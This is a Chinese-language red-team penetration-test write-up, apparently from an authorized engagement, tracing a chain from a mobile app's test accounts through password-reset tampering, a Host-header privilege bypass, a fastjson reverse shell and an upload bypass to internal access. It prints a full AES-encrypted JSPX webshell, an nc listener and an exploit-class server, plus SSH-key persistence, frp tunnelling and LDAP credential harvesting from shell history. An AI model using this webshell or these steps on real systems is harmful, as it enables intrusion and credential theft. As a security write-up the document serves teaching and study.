

从组合漏洞到域控

原创 队员编号060 酒仙桥六号部队

2020-08-13原文

这是 酒仙桥六号部队 的第 60 篇文章。


全文共计2420个字，预计阅读时长9分钟。

引言


本文内容记录下某次授权项目中针对企业站点的渗透测试过程，仅仅分享思路，这还要从我拿到一张二维码说起，需要针对的是一款通过应用宝平台发布的企业APP，看到一百多万的下载量我人都傻了，总之说来话长，那就长话短说吧。因为当时没有做好截图记录，而后整理思路进行复测后将截图打码补全，如有雷同，纯属巧合。

悠哉游哉

通过模拟器抓到APP登录接口的域名，通过内部资产搜集平台获取到相关域名、IP等信息。



考虑到需要使用身份证号码登录，暂且不考虑从APP入手，不过还是象征性的枚举了一下top1000用户名，想都不用想这种用户名肯定是不存在的，又不能注册，可还是得皮一下，万一就进去了呢。



紧接着对子域名进行搜集，不巧的是只有mail系统和一个403页面，还有一个对我充满恶意的www主域名。

https://

403 Forbidden

nginx

巧的是我通过搜索引擎发现403系统实际上是一个小程序的域名，还是site大法好，遂准备对该小程序进行逻辑测试，尝试获取到用户账号权限

引擎:	<input checked="" type="checkbox"/> Google	<input checked="" type="checkbox"/> Bing	<input checked="" type="checkbox"/> BaiDu	关键字[支持拖拽]:	site:	导入	开始	停止
	<input checked="" type="checkbox"/> SoSo	<input checked="" type="checkbox"/> SoGou	<input checked="" type="checkbox"/> 过滤指定网址	[支持拖拽]:		选择	<input type="checkbox"/> 取Domain(取域名部分)	<input checked="" type="checkbox"/> 过滤重复项
ID	Url							
1	http://							
2	http://							

上号!



于是在身份验证功能处输入账号密码对用户进行绑定，这个时候实际上我需要用得到测试手机号去枚举一些开发人员在开发时留存且未删除的一些手机用户，顺便碰碰运气能不能成功绑定。

< 身份验证

账号 13888888888 忘记密码

密码 ***** 忘记密码

绑定

1	13888888888	200		516
11	13888888888	200		516
228	13000000000	200		516
233	13800000000	200		516
1	18600000000	200		477
2	18611111111	200		477
3	18811111111	200		477
5	17600000000	200		477
4	18877777777	200		477
6	13199999999	200		477

Request

Response

Raw

Headers

Hex

UTF-8

HTTP/1.1 200

Date: Sun, 14 Apr 2019 14:39:23 GMT

Content-Type: application/json; charset=UTF-8

Connection: close

Access-Control-Allow-Origin: *


Access-Control-Expose-Headers: token

Cache-Control: no-cache

Content-Length: 83

["msg":"密码不符合安全规则, 请修改密码后再登录","code":"941008"]


结果是存在这么几个测试用户的，并且在测试的一些请求包中机缘巧合的得到了后台系统地址，既然有了后台系统，那么我肯定是很快的就抛弃了小程序，去尝试做密码重置操作，发现枚举出来的手机号为管理员。第一步是将验证用户名的正确Response保存，data值为用户id。




第二步就是验证管理员用户信息，只要将Response替换掉并且修改获取到的指定用户id，就能成功修改密码。




重置成功。



成功登录系统后，发现只有一个相关人员管理功能还有点用。



通过人员管理功能处的查询接口可以获取到人员的password，于是复制下来解密后得到一些明文密码。




到这里好像就没什么头绪了，那就使出github大法，果然搜到一些邮箱地址什么的，纯属碰运气，最重要的是发现一个看上去不太好去fuzz的目录，访问后是一个登录系统，这个登录系统暂时搁置。




好吧那就先采集一波邮箱，再加上用户名top1000生成邮箱地址，然后对pop3ssl服务枚举一波，终究还是没错付！从这里开始思路就可以拓展很多，但我还是想从web层面入手。

<input type="checkbox"/> Telnet	序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
<input type="checkbox"/> SMTP	1		POP3_SSL	995			The Microsoft...	2062
<input type="checkbox"/> SMTP_SSL								
<input type="checkbox"/> POP3								
<input checked="" type="checkbox"/> POP3_SSL								

于是翻鸭翻翻鸭翻，翻到了一个邮件，里面给出了测试系统的IP地址。




然后.....然后就弱口令登了进来，连号都没上。




既然是测试系统，那么应该和生产系统功能差不多，测试了一下，果然目录什么的都和主站相同，但是经过top1000字典的一番伺候，还是没能进去，于是在测试系统中添加管理员。



关于这个添加管理员的请求包想来想去，最后把host给改成了www主域名，然后post过去，神奇的事情发生了，不在同一台服务器上的主站生产环境被加了个管理员用户，你看，命运它就是这么捉弄人。




其实就是这个功能没有校验管理员用户的cookie，导致可以随意发送请求。于是登录主站生产系统的后台，发现后台功能和测试环境的不太一样，没有上传点，但是看到了有图片，那么说明肯定不是在后端上传的，而是用户上传后，到后台进行审核，遂复制了一些身份证号码，准备去APP上面测试。



枚举了一些弱口令用户，成功登录了APP，找到身份认证等几处功能上传shell，进行一系列绕过测试，但是都失败了，准备下号的时候，钉钉机器人突然出现fastjson漏洞提醒。



就这？



安排

```
[root@centos apache-tomcat]# nc -l -p 8080
Ncat: Version 1.5.0 ( https://nmap.org/ncat )
Ncat: Listening on ::
Ncat: Listening on 0.0.0.0
Ncat: Connection from
Ncat: Connection from
bash: no job control in this shell
[root@centos apache-tomcat]# whoami
whoami
root
[root@centos apache-tomcat]#
```

```
[root@fastjson]# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)...
GET /Exploit.class HTTP/1.1" 200
```



成功弹回shell，不巧的是一台独立的某云机器，上面部署的只有一个客服功能。巧的是在BACKUP目录下发现了开发人员备份的测试版本APP。

```

[root@apache-tomcat # 11
total 0
drwxr-xr-x 2 root root 46 12 BACKUP
drwxr-xr-x 2 root root 6 08 bin
drwxr-xr-x 2 root root 6 09 conf
drwxr-xr-x 2 root root 6 09 lib
drwxr-xr-x 2 root root 6 09 logs
drwxr-xr-x 2 root root 6 09 RELEASE-NOTES
drwxr-xr-x 2 root root 6 09 temp
drwxr-xr-x 2 root root 6 09 webapps
drwxr-xr-x 2 root root 6 09 work
[root@apache-tomcat # 11 BACKUP/
total 51
-rw-r--r-- 1 root root 55060050 2020 com... .app_v31.0.1.01.apk

```


辗转反侧

于是乎，安装测试版本APP，果然和新版本APP大有区别，功能没有那么多，但是上传接口不同，在身份验证功能的上传处可以通过修改content-type来绕过验证，最终成功提交身份验证申请。

身份验证正面照片	身份验证反面照片	基本信息	Content-Disposition: form-data; name=
		名: [redacted]	filename= 1595388809461.JPG*
		号: [redacted]	Content-Type: image/png
		域: [redacted]	Content-Length: 2055
		址: [redacted]	11111111
		码: [redacted]	--da35fb32-cbf9-4596-9ff4-496699cb1e5b
			Content-Disposition: form-data; name=
		号: [redacted]	filename= "TEST.JSPX"
		名: [redacted]	Content-Type: application/octet-stream
		话: [redacted]	Content-Length: 6362
		系人	<jsp.root xmlns:jsp="http://java.sun.com/JSP/Page"
		名: [redacted]	version="1.2"><jsp.directive page
		码: [redacted]	import="java.util.*;javax.crypto.*;javax.crypto.spec.*"/><jsp.declaration> class U
			extends ClassLoader[Ljava.lang.ClassLoader;](super(c);)public Class g(byte []b){return
			super.defineClass(b,0,b.length);})</jsp.declaration><jsp.scriptlet> if(request.getPar
			ameter("pass")!=null){String
			k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);out
			print(k);return;}Cipher c=Cipher.getInstance("AES");c.init(2,new
			SecretKeySpec((session.getValue("u")+").getBytes(),"AES");new
			U(this.getClass().getClassLoader()).g(c.doFinal(new
			sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInst
			ance().equals(pageContext);</jsp.scriptlet></jsp.root>
			--da35fb32-cbf9-4596-9ff4-496699cb1e5b--


但是访问JSP需要用户登录验证，考虑到用户Cookie会过期，所以我得重新上传JSPX，然后回到测试系统后台查看审核功能，这时候已经成功上传了JSPX的SHELL。

姓名	
身份证	44
电话	1
居住地址	北
人身份证	4
人名称	
电话	1
人姓名	
人电话	1
人关系	王伟
人	
日期	2020





然后想到一个问题就是既然可以从测试系统越权添加主站系统的用户，那么也可能存在越权上传问题，于是测试修改host为www主站域名，将上传请求post过去，最终拿到了主站的shell。



左右笔之


通过在`~/.ssh/authorized_keys`添加自己的公钥，成功登上了主站服务器，然后frp代理进内网，期间对当前网段进行常规端口扫描，首先整理出ssh服务，几乎没有发现什么web系统。

```
[root@frp]# ./frps -c frps.ini
2020/09/10 10:10:13 [I] [service.go:178] frps tcp listen on 0.0.0.0:7001
2020/09/10 10:10:13 [I] [root.go:209] start frps success
```

既上之，则安之，翻了翻数据库没有找到什么对后期渗透有用的信息，最后还是通过查看history历史命令获取到了ldap账号。

```
root@ [REDACTED]:~  
415 ls -al  
416 in a  
417 [REDACTED]  
418 [REDACTED]  
419 [REDACTED]  
420 [REDACTED]  
421 tail -f [REDACTED]  
422 ldapsearch -x -LLL -H ldap:// [REDACTED] -x -D cn=root,dc=[REDACTED] dc=cn -w [REDACTED]  
423 " -b uid=[REDACTED]  
424 tail -f [REDACTED]  
425 tail -f [REDACTED]  
426 sqlplus [REDACTED]  
427 su - ora [REDACTED]  
428 c [REDACTED] za [REDACTED]  
429 li [REDACTED]  
430 [REDACTED] page.sh  
431 [REDACTED]  
432 [REDACTED]  
